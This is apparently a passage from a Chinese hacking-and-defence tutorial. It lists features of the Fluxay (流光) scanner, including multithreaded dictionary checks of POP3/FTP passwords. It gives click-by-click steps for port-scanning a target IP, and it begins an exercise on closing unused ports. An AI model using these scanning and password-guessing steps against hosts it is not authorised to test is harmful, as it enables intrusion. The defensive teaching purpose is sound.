
- 用于检测 POP3/FTP 主机中的用户密码安全漏洞。
- 多线程检测，用于消除系统中的密码漏洞。
- 高效的用户流模式。
- 高效的服务器流模式，可以同时对多台 POP3/FTP 主机进行检测。
- 最多 500 个线程探测。
- 线程超时设置，阻塞线程具有自杀功能，不会影响其他线程。
- 支持 10 个字典同时检测。
- 检测设置可以作为项目保存，以便下次继续调用。

利用“流光扫描器”可以轻松探测目标主机的开放端口，下面将以探测 POP3 主机的开放端口为例进行介绍。


Step 01 单击桌面上的“流光扫描器”程序图标，启动流光扫描器，如下图所示。




Step 02 选择“选项”→“系统设置”选项，打开“系统设置”对话框，对优先级、线程数、单词数/线程及扫描端口进行设置，如下图所示。




Step 03 在扫描器主窗口中选中“HTTP 主机”复选框，然后右击，在弹出的快捷菜单中选择“编辑”→“添加”选项，如下图所示。




Step 04 打开“添加主机（HTTP）”对话框，在该对话框的下拉列表框中输入要扫描主机的 IP 地址（这里以 192.168.0.105）为例，如下图所示。




Step 05 此时在主窗口中将显示出刚刚添加的 HTTP 主机，右击此主机，在弹出的快捷菜单中选择“探测”→“扫描主机端口”选项，如下图所示。




Step 06 打开“端口探测设置”对话框，在该对话框中选中“自定义端口探测范围”复选框，然后在“范围”选项区中设置要探测端口的范围，如下图所示。



Step 07 设置完成后，单击“确定”按钮，开始探测目标主机的开放端口，如下图所示。



Step 08 扫描完毕后，将会自动弹出“探测结果”对话框，如果目标主机存在开放端口，就会在该对话框中显示出来，如下图所示。




实战演练2——关闭系统中无用的端口



默认情况下，计算机系统中有很多没有用或不安全的端口是开启的，这些端口很容易被黑客利用。为保障系统的安全，可以将这些不用的端口关闭。关闭端口的方式有多种，这里介绍通过关闭无用服务来关闭不用的端口。

以关闭 Branch Cache 服务为例，具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“控制面板”菜单命令，如下图所示。



